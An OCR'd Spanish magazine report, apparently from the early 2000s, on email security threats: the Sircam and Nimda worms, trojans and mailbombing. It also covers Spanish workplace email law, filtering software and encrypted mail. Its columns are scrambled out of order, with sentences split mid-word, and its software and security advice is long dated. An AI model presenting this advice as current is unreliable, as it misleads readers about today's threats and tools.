Sircam es un virus más avanzado que Melissa, LoveLetter o Anna Kournikova. No sólo se reenvía a sí mismo a la lista de contactos de una víctima, sino que también envía copias a las direcciones de correo de las páginas que ha visitado. Es decir, a todo el mundo.
El virus tiene su origen en México, lo cual explica el perfecto español del mensaje "Te mando este archivo para que me des tu punto de vista" y el chirriante inglés "I send you this file in order to have your advice". La desconfianza que provoca el mensaje en los usuarios nativos de habla inglesa ha conseguido que en los países hispanohablantes la expansión del virus sea aún más rápida.
Sircam puede atacar a todos los sistemas operativos Windows. El archivo adjunto que contiene el virus es extraído de la carpeta "Mis Documentos" de la víctima, con lo que también presenta un riesgo para los datos confidenciales.
Los avances no sólo son técnicos, sino también sociales. Los nombres son de archivos reales, así como las direcciones de origen, lo que le da mayor credibilidad. Sólo las extensiones de los archivos (.com, .bat, .pif) los delatan. El mayor peligro es que el virus puede borrar el contenido del disco duro del PC infectado o sobreescribir los archivos con una cadena de texto.
El virus Sircam es sólo un ejemplo de este tipo de gusanos que tan de moda se han puesto últimamente. Lo peor es que antes necesitaban la acción del usuario para que éste los ejecutase, y se le instaba mediante frases sugerentes a que ejecutase el archivo adjunto al mensaje, pero han aparecido nuevas variantes, cepas que no necesitan acción del usuario, ya que comienzan su infección con sólo ver el mensaje de correo en la "Vista previa" de Outlook. Cómo no, el cliente de correo electrónico más vulnerable es el de Microsoft.
Razón de más para que los usuarios tomen medidas y se protejan mediante antivirus que dispongan de actualizaciones periódicas.



Pantalla de análisis de un disco duro con un antivirus residente; de esos que examinan los e-mails que van llegando.



Típico virus Nimda, oculto en un mensaje adjunto en formato Salvapantallas, y con el clásico "Re:" en el Asunto.



En Internet Explorer se debería desactivar, por defecto, el uso de cookies; dado que los correos electrónicos, en formato HTML, dejan pasar cookies maliciosas en la Vista previa.


los sistemas de correo electrónico atacados, de forma que la compañía no pueda responder a sus clientes, comunicarse con otras compañías en línea u obtener archivos críticos a través de la red de la compañía. Es el equivalente a un ataque de negación de servicio en una Web, solo que aquí el truco radica en saturar un servicio de correo electrónico. Todos sabemos lo pesado que es descargarse un archivo de cinco megas anexado a un correo. Cabe imaginar lo que sería eso mismo, repetido cientos de veces, en un mismo e-mail y enviado a cientos de empleados de una misma empresa. Una pesadilla que ninguna empresa quisiera padecer.
Los caballos de Troya se envían a través de mensajes con archivos adjuntos. Ocultos dentro de estos archivos adjuntos aparentemente inofensivos (desde presentaciones de «PowerPoint» hasta actualizaciones de productos) se esconden programas dañinos. Una vez abiertos, estos programas ejecutan ta-

En nuestro país, ya se han dado casos de despidos procedentes, avalados por un tribunal, por el uso del e-mail para fines laborales o la navegación por sitios Web ajenos a la empresa

su naturaleza es sexual, discriminatoria o racista, este material explícito puede aumentar la exposición de la corporación a responsabilidades legales, como ya se ha citado en un ejemplo.
Los mensajes personales de correo electrónico suponen aproximadamente del 25 al 30% del mensaje saliente de las compañías, según el Grupo Gartner. Esto significa que algunos empleados dedican una parte significativa de su tiempo de trabajo a mensajes personales y que resultan menos productivos para la compañía.
En nuestro país, ya se han dado casos de despidos procedentes, avalados por un tribunal, por el uso del e-mail para fines laborales o la navegación por sitios Web ajenos a la empresa. Lo último es una sentencia del Tribunal Supremo, a finales de enero, que dictaba que el sindicato CC.OO. del grupo BBVA no tenía derecho a transmitir noticias a sus afiliados a través del correo electrónico del banco. Al parecer, el sindicato realizó un envío masivo a los trabajadores, que colapsó el servidor principal de la empresa; lo que se tradujo en cajeros automáticos que no funcionaban y clientes que no pudieron efectuar operaciones en caja hasta que se restableció la normalidad.

Grandes pérdidas

Cuando hablamos de "mailbombing" nos estamos refiriendo a métodos para colapsar los servidores de una compañía, a través de un archivo grande o un número enorme de mensajes diferentes con ese archivo enorme. Los dos tipos de bombas (mailbombing) se han diseñado para sobrecargar y ralentizar



Cuando un hacker accede a un ordenador remoto, ya sea través de un acceso de correo electrónico o con cualquier otro sistema, puede emplear una utilidad de desencriptación de contraseñas para hacerse con las de ese equipo.

reas destructivas, como por ejemplo borrar el disco duro de la víctima. No obstante, los Caballos de Troya son más peligrosos, ya que esconden troyanos que luego abren las puertas para que hackers maliciosos tomen el control de ese ordenador. Troyanos como Subseven o Back Orifice, una vez instalados en el ordenador de una víctima (que inconscientemente abrió un correo con un fichero ejecutable adjunto), permiten controlar remotamente esa máquina, examinando el disco duro o teniendo acceso a toda la Red. Los creadores de virus combinan cada vez más los virus y el código móvil (su capacidad para reproducirse y enviarse a otros e-mail) para crear programas doblemente destructivos. Con la llegada de Melissa y


Cuando el e-mail de los trabajadores es vulnerado

La problemática de la regulación del correo electrónico del trabajador encuentra en nuestro ordenamiento jurídico reflejo en la normativa laboral que articula la potestad del empresario para controlar la actividad de sus trabajadores y su efectivo rendimiento, sin olvidar por ello los preceptos constitucionales relativos al derecho a la intimidad. El ordenamiento español contiene una serie de preceptos que hacen mención a la intimidad del trabajador, de un lado, y a la potestad del empresario para controlar la actividad de sus trabajadores y su efectivo rendimiento, por otro.
El artículo 4.2. del Estatuto de los Trabajadores (ET) establece el derecho del trabajador al respeto de su intimidad y a la consideración debida a su dignidad, mientras que el artículo 20.3. es el que reconoce y delimita las facultades de control y vigilancia, cuando establece que el empresario puede adoptar las medidas que estime más oportunas de vigilancia y control.
La interceptación del correo electrónico constituye un hecho tipificado en el Código Penal, artículo 197.1, que recoge la pena de prisión de uno a cuatro años y multa de doce a veinticuatro meses para el que para vulnerar la intimidad de otro, sin su consentimiento, se apodere de sus papeles, cartas, mensajes de correo electrónico [...].
El problema lo plantea el hecho de que sea una dirección de correo atribuida por la empresa con fines laborales y no personales. ¿Cómo encontrar un punto en el que situar el límite entre la potestad del empresario y la intimidad del trabajador? ¿Podemos justificar la intervención del correo electrónico, llamémosla "laboral", en el ejercicio de la potestad de control del empresario? No parece justificable la lectura de un correo electrónico de índole privada, pero sí lo es que el uso de herramientas laborales con fines privados pueda ser sancionado por el empresario, haciendo uso de la potestad disciplinaria. Una dificultad añadida supone demostrar el carácter privado del correo electrónico del trabajador sin leer su contenido, ¿Cómo obtener las pruebas del uso particular o personal sin incurrir en el delito contra la intimidad? De forma residual, hay que tener en cuenta artículos como el 64.1.4 del ET, que establece como competencia del Comité de Empresa "la de emitir informes sobre las decisiones adoptadas por el empresario sobre la implantación o la revisión de sistemas de organización y control del trabajo".


Proteger el correo electrónico en la empresa

En el texto principal de este informe se ha mencionado la importancia de un buen software de filtrado de contenidos. Realmente hay muchos programas interesantes, pero optamos por incluir uno a modo de ejemplo. Se trata de «MailMarshal», que se puede encontrar en la dirección www.electrodata.com.pe/Marshal.htm. «MailMarshal» es un software de control y seguridad de contenido del tráfico del correo electrónico. Es un nuevo tipo de producto que tiene una función totalmente diferente a los productos de seguridad de red tradicionales. Los productos de seguridad tradicionales, llamados firewalls o cortafuegos, controlan quiénes tienen acceso, mientras «MailMarshal» es un firewall de seguridad de contenido, el cual controla qué tiene acceso. Este programa controla el tipo de contenido de correo que puede ser enviado y recibido. Es tan enorme el grado de control que puede registrar, incluso, el movimiento de datos comercialmente sensibles (realizando un análisis léxico previo), bloqueando "spam" (lo que se conoce como correo basura), y habilitando el uso de antivirus. Por último, genera informes de los correos enviados y recibidos.

En el mercado, hay productos similares de filtrado de contenidos. Sólo hay que indicar estas palabras en Google para que se conozcan otros programas similares, la mayoría de ellos clasificados como shareware, y que permite probarlos antes de tomar una decisión.



Mailmarshall es un software capaz de analizar el léxico de un mensaje, permitiendo la entrada del mismo en función de su contenido.



Ventana de creación de una regla de correo en Outlook Express.

BubbleBoy, los virus de correo electrónico han ganado en capacidad destructiva, al integrar código móvil con los virus.

Al enviarse automáticamente a todas las personas incluidas en la Libreta de direcciones de sus víctimas, el virus Melissa consiguió una gran notoriedad como el virus de macro más prolífico hasta el momento. Sin embargo, el virus Melissa sólo se ejecutaba cuando se abría el archivo adjunto (al contrario que BubbleBoy, que utilizaba código móvil en el campo de la dirección de origen). En el caso de BubbleBoy, la víctima podía contraer un virus sólo con abrir o ver una presentación preliminar de un mensaje infectado, lo que permitió una propagación más rápida y sencilla.

Los hackers de correo electrónico suelen penetrar en una empresa para obtener acceso a información específica de la compañía. Los hackers disponen de toda una gama de herramientas que permiten desencriptar contraseñas y examinar una red. En algunos casos, estas herramientas pueden generar series aleatorias de caracteres hasta que encuentran la combinación correcta. En otros casos, permiten decodificar contraseñas a medida que los usuarios entran en los sistemas.

Los virus, los caballos de Troya y el código insertado en las líneas de asunto de los mensajes, pueden activar comandos ActiveX que obtienen información de la cuenta de correo de la víctima y la envían automáticamente a la dirección del hacker. Los hackers también utilizan otras tácticas, como por ejemplo llamar por teléfono a los empleados desprevenidos para preguntar sus contraseñas, haciéndose pasar por el administrador de la Red.

Defensa contra los riesgos del correo electrónico

A la hora de combatir los peligros exteriores o el abuso de los sistemas desde el interior, el primer paso de la defensa del correo electrónico es crear normas de utilización del correo electrónico corporativo. Las normas de utilización del correo electrónico deberían formar parte de las normas generales de seguridad de Internet y aplicadas por cualquier usuario.

En las normas se debe distinguir claramente entre el uso adecuado e inadecuado del correo electrónico. También se deben dar instrucciones específicas, como: "Borra inmediatamente los mensajes que contengan cadenas de correspondencia".

Las soluciones automatizadas de filtrado de contenido de correo electrónico resultan extremadamente útiles a la hora de imponer las normas de utilización del correo. Según Computerworld, el 50% de los directores de correo electrónico corporativo examinaban los mensajes por culpa de todos los problemas mencionados.

Las soluciones de filtrado de contenidos pueden integrarse de forma eficaz con otras

soluciones de seguridad, para combatir los virus, el código móvil malicioso y otros peligros propagados por Internet. Las soluciones administradas de forma centralizada y basadas en normas, pueden ayudar a los administradores de sistemas a controlar y proteger mejor la Red, a proteger la información confidencial y reducir la exposición a posibles problemas legales.

Estas soluciones de filtrado pasan por instalar un programa adecuado para estos fines, o por establecer el usuario sus propias reglas de filtrado. Por ejemplo, «Outlook Express» tiene un apartado llamado "Reglas de mensaje" en el menú Herramientas. Se podría definir una regla de mensaje que dijera que, cuando se recibe un mensaje del tipo: "Te envío este archivo para que me des tu opinión", éste automáticamente vaya a parar a la Papelera de reciclaje. Quien no lo sepa todavía, el mensaje anterior corresponde a un virus de macro que suele venir acompañado de un archivo PIF, BAT o EXE que, al ejecutarlo, introduce un virus en el ordenador. Para el usuario también hay otras soluciones de filtrado, como el programa «SpamKiller», que realiza este cometido con unas sencillas reglas que ya lleva preestablecidas, impidiendo la entrada de este tipo de mensajes.


Filtrado de contenidos

En el ámbito actual de los negocios, a los gerentes de sistemas se les pide controlar y crear políticas para el uso de la tecnología e información empresarial, debido a que el abuso de correo electrónico conduce al desperdicio de la Red, genera tiempos de respuesta más lentos para las actividades comerciales y, en algunas situaciones, conlleva a la responsabilidad jurídica. En la actualidad, el correo electrónico se está utilizando en las investigaciones internas, así como evidencia en los casos jurídicos.

De esta guisa, el correo electrónico está disponible para examinarse mucho tiempo después de haberse enviado; eso lo saben muy bien las autoridades. En el otro lado, las comunicaciones verbales o físicas pueden volverse confusas al narrarlas de nuevo, pueden no tener credibilidad o los participantes pueden recordarlas de manera diferente.


Por lo tanto, el correo electrónico con frecuencia es considerado como evidencia muy valiosa en las investigaciones. Un empresario lo puede utilizar como evidencia en este tipo de investigaciones:

- **Demandas de acoso sexual.** En estos casos, se le puede pedir a la compañía que presente los registros de correos electrónicos de las personas directamente involucradas en el incidente y de toda persona que pudiera haber participado en él. A las compañías también se les podrá solicitar que presenten la evidencia de demandas anteriores.
- **Demandas de discriminación.** Un correo electrónico puede contener observaciones que se pueden interpretar como una discriminación, racial o de otro tipo, a menudo como resultado del estilo informal, propio de la conversación que las personas adoptan cuando escriben un correo electrónico.
- **Productividad del empleado.** La productividad del empleado es el asunto más espinoso de todos y el que más polémica está causando. Si un empleado utiliza el tiempo de trabajo en correos electrónicos o en Internet para actividades personales, la compañía está perdiendo dinero. Sin embargo, ¿cuánto es demasiado tiempo y cómo se mide dónde está el límite? Ha habido casos en los que una compañía se dio cuenta que un empleado estaba usando uno de sus ordenadores para negocios personales, mientras se conoce el caso de una compañía que despidió a un empleado por enviar postales sexistas y chistes obscenos a otros amigos.
- **Fugas de información.** Aproximadamente el veinte por ciento de las corporaciones fueron víctimas de hurtos de información electrónica, bien por parte de los empleados o por terceros, según datos del Instituto de Seguridad del FBI. El correo electrónico se puede utilizar para robar los secretos de las compañías. Aunque los espías dentro de la compañía utilizan una variedad de métodos, como la intercepta-ción de mensajes telefónicos o salvar documentos para medios de comunicación móviles con el fin de obtener información patentada, se escoge el correo electrónico por lo general, porque es fácil y rápido.
- **Prácticas comerciales.** Si por alguna razón una compañía está bajo escrutinio por una práctica comercial sospechosa, su correo electrónico corporativo puede servir como evidencia.
- **Litigio personal del empleado.** Si un empleado de la compañía ha utilizado el sistema de correo electrónico para una comunicación o actividad personal, ese




«SpamKiller» incorpora una serie de filtros por defecto, con palabras que incluidas en un mensaje pueden dar a entender que contienen un virus o un troyano. Por supuesto, se pueden definir nuevas palabras para que el filtro sea más efectivo.

Aproximadamente el 20% de las corporaciones fue víctima de hurtos de información electrónica, bien por parte de los empleados o por terceros, según datos del Instituto de Seguridad del FBI



Una de esas utilidades de mailbombing, capaz de enviar un mensaje falso a una persona, replicando esa misiva cientos de veces y colapsando cualquier servidor de correo. El mailbombing es la pesadilla de todas las empresas.

contenido puede utilizarse como evidencia en una situación jurídica.
Ante estas situaciones es lógico que las compañías adopten políticas apropiadas que clarifiquen las expectativas de privacidad de los empleados y que suministren parámetros de uso del correo electrónico. Estas políticas se complican más desde que se ha anunciado la LSSI. Los documentos que obliga a firmar la Agencia de Protección de Datos estipulan un control más férreo de las actividades de los empleados relacionados con Internet.
Otro método para manejar los riesgos del correo electrónico es el uso de la tecnología para reforzar la seguridad en el contenido. Alrededor del veintisiete por ciento de las grandes firmas norteamericanas han comenzado a revisar el correo electrónico de sus empleados, de acuerdo a la Asociación Norteamericana de Gestión (American Management Association).
Los analistas del sector han encontrado que en la mayoría de las compañías, el correo electrónico representa cerca del setenta por ciento del tráfico de la Red y que tan sólo un diez por ciento está protegido con medidas de seguridad.
El software automatizado de filtrado de los contenidos del correo electrónico ayuda a crear un ambiente productivo y seguro en Internet para todos los empleados y se puede personalizar para cada compañía, según sus retos y objetivos comerciales.
Los gerentes de sistemas comienzan a configurarlo, de acuerdo a las políticas empresariales para el correo electrónico.



Opciones de seguridad en «Outlook Express». Hay un botón que permite obtener identificadores digitales.

Todas estas políticas, que ya están siguiendo las grandes empresas en cuanto a soluciones de software de filtrado, no solamente deberían ser aplicadas por éstas, sino que los propios usuarios deberían ser conscientes de su importancia y aplicárselas a título doméstico.


Cómo enviar correo firmado cifrado

Ante lo ya visto, no estaría de más aprender cómo enviar mensajes cifrados, lejos de las miradas indiscretas. Hay que ser conscientes de que los correos electrónicos viajan a través de la Red completamente desprotegidos, como si se tratase de postales. De manera que literalmente cualquiera puede interceptarlos y leer su contenido en cualquiera de los nodos intermedios por donde pasan los mensajes.
Si utilizas «Netscape Messenger», el procedimiento es sencillo. Para poder cifrar y firmar, antes es necesario hacerse con un certificado digital. Se puede conseguir gratuitamente uno de prueba siguiendo los siguientes pasos. Selecciona Communicator/Herramientas/Información de seguridad. Bajo "Certificados", tienes que pulsar en "Propios" y, en la ventana que aparece, pulsa en el botón "Obtener un certificado". Se te conducirá a una página Web en la que se puede solicitar, por ejemplo, un certificado de prueba a Verisign (www.verisign.com), líder mundial en certificación.
Se precisa un certificado distinto por cada cuenta de correo diferente. Para enviar mensajes cifrados se necesita tener instalado en el ordenador, además, el certificado del destinatario a quien se envía el mensaje.
Cuando se recibe un mensaje firmado, automáticamente el certificado del remitente se guarda en un almacén de certificados.
Se pueden comprobar los certificados almacenados de otros usuarios en Communicator/Herramientas/Información de seguridad/Certificados/Ajenos. Una vez que tienes tu certificado y el de la persona a quien quieres enviar el mensaje confidencial, cuando hayas terminado de redactar el mensaje,

Defensas como SpamKiller o un firewall

Aunque ya hablamos de ello en otro artículo, conviene estar protegido con una utilidad de filtrado de contenidos, y un cortafuegos adicional. Spamkiller (www.spamkiller.com) se instala como cualquier programa de correo electrónico, mediante un asistente que pide parámetros como el servidor de correo saliente, el entrante, y demás; vamos, aquellos datos proporcionados por el proveedor de servicios (ISP). Una vez en el disco duro, actúa como barrera para «Outlook». De modo que cuando llega un mensaje, pasa por «SpamKiller» primero y no lo traspasa a «Outlook» hasta haberlo analizado. Si el mensaje es correcto, lo transmite, y si no, suena un disparo, y éste es lanzado a la papelera del programa. De origen viene con filtros que no admiten asuntos de mensaje como "adultos", "credit card", "gana más dinero", "gratis", "viagra", "banners", y otros engaños. Si un amigo no pasa el filtro, lo verás en la lista de mensajes asesinados, pero podrás sumarlo luego a tu lista de amigos para que, en posteriores ocasiones, no suceda lo mismo. Cómo no, todos los mensajes pueden ser visionados antes de pasarlos a «Outlook» en modo texto, evitando sustos innecesarios. Por último, puede remitir mensajes preparados como "El recipiente no existe" o "Esta cuenta de correo no existe en el servidor", en inglés para más detalle, haciéndole creer al remitente que la dirección no es válida. Muy útil para que te borren de listas de correo basura (spam). Por otro lado, como se ha señalado, conviene tener instalado un firewall o cortafuegos, un programa que bloquea al sistema de intrusos indeseados.

«eSafe Desktop», de Aladdin, es uno de los mejores cortafuegos o firewalls del mercado. Todo internauta debería instalar un cortafuegos en su ordenador.



«SpamKiller» filtra los correos y los analiza antes de ser reenviados a «Outlook Express» para su posterior lectura.

En el ciberespacio hay varios cortafuegos muy populares. Entre los deseados está «Norton Personal Firewall» (www.symantec.com/region/es/), «Sygate Personal Firewall» (www.sygate.com), «Zone Alarm» (www.zonelabs.com) y «eSafe Desktop» (www.esafe.com/esafe/desktop/index.asp). Los tres últimos son gratuitos. Como recomendables, «Sygate Personal Firewall», además de sus típicas funciones, te hace invisible de cara a una red local e Internet, muy adecuado para aquellos jefes que espían a sus empleados. «eSafe Desktop», de Aladdin, además de cortafuegos y analizador de puertos contraproducentes, añade permisos de escritura o lectura a ficheros y archivos, y es un excelente antivirus. Todos ellos quedan residentes y avisan ante un ataque.

pulsa en la pestaña de "Opciones de envío de mensajes" y activa la casilla "Cifrado". Si además deseas enviarlo firmado, activa la casilla "Firmado". Si ya posees un certificado, podrás enviar el mensaje firmado sin problemas. Antes de firmar el mensaje se te pide la contraseña del almacén de certificados, lo cual puede resultar incómodo, aunque añade seguridad adicional.

Se pueden configurar las acciones por defecto para todos los mensajes en Communicator/Herramientas/Información de seguridad/Messenger, así como cuál será el certificado de entre todos los que se posea, el que se incluirá con todos los mensajes electrónicos que se firme. Cuando otras personas lo reciban, podrán enviarte, a su vez, mensajes cifrados.


Si el cliente de correo es «Outlook Express», tanto el remitente como el destinatario deben poseer un certificado digital. Cuando se reciba un correo firmado, automáticamente se añade el certificado del remitente a tu almacén de certificados, de manera que en el futuro podrás enviarle correo cifrado. Para enviar correo cifrado o firmado, cuando hayas redactado el mensaje, pulsa el botón de "Cifrar mensaje" de la barra de herramientas (o Herramientas/Cifrar), y/o el botón "Firmar el mensaje digitalmente" (o bien Herramientas/Firmar digitalmente). No se te pide ninguna contraseña, ya que el modelo de seguridad de Windows asume que si estás sentado ante el ordenador y has abierto una sesión, entonces eres quien pretende ser y nadie puede ocupar tu lugar. De ahí la necesidad de bloquear la estación de trabajo cuando la abandonas temporalmente.

El comportamiento por defecto para todos los mensajes salientes, así como opciones avanzadas de seguridad, se configura en Herramientas/Opciones/Seguridad.


Una alternativa al correo seguro incluido en «Messenger» y «Outlook Express» es «PGP» (www.pgpi.org), un programa gratuito, con código fuente disponible, fácil de usar y prácticamente inviolable.

Eudora e IncrediMail

Para terminar con este informe, hay que apuntar dos programas de correo electrónico que resultan muy interesantes, por cuanto a seguridad se refiere, además de ser una buena alternativa al tan cacareado Microsoft Outlook. Nos estamos refiriendo al software «Eudora» (www.eudora.com) y al programa «IncrediMail» (www.incredimail.com/spanish/splash.html).



Opciones de configuración del encriptador de mensajes y cifrado PGP.




«IncrediMail», aparte de enviar correos con todo tipo de imágenes animadas y conversaciones grabadas, incorpora soluciones de filtrado que los virus no tienen en cuenta, puesto que la mayoría de ellos están pensados para Outlook.

El software automatizado de filtrado de los contenidos del correo electrónico ayuda a crear un ambiente productivo y seguro en Internet para todos los empleados y se puede personalizar para cada compañía

«Eudora», actualmente, está subvencionado con banners publicitarios que aparecen dentro del programa. Entre sus características destaca que su barra de herramientas es configurable, que admite varias cuentas de correo y que es capaz de remitir mensajes de voz dentro de los propios mensajes de correo electrónico. Pero lo mejor de todo es que muestra los mensajes en modo texto, previniendo así el arranque de código malicioso en formato HTML o JavaScript. «Eudora» cuenta con versiones para todos los sistemas operativos Windows, Linux y Macintosh. La configuración de las cuentas de correo es algo complicada, y más si se tiene en consideración que sólo está en inglés.


Por su parte, «IncrediMail», tiene versión en castellano. Es compatible con todos los sistemas Windows y resulta divertido por la enorme cantidad de dibujos y animaciones que tiene alojados en su interior, listos para ser enviados.

«IncrediMail» se autoconfigura por sí solo, e importa la Libreta de direcciones desde cualquier otro programa de correo que ya esté instalado. Como se ha dicho, cuenta con animaciones para personalizar los mensajes, pero también con opciones de seguridad y características que los virus no han tomado en cuenta, ya que la mayoría de ellos están pensados para infectar «Outlook Express».



Eudora muestra los mensaje de correo en modo texto, impidiendo la infección por parte de virus que se aprovechan de órdenes HTML.

Y no hay más que decir, salvo que como se ha visto, el correo electrónico tiene múltiples lecturas, siendo la herramienta más versátil y la más utilizada por los internautas. Ya sólo por eso, se deberían tomar las medidas oportunas contra el gamberrismo de la Red y todos los problemas derivados del instrumento más odiado y menos comprendido por quienes lo usan a diario.



Funny Faceart

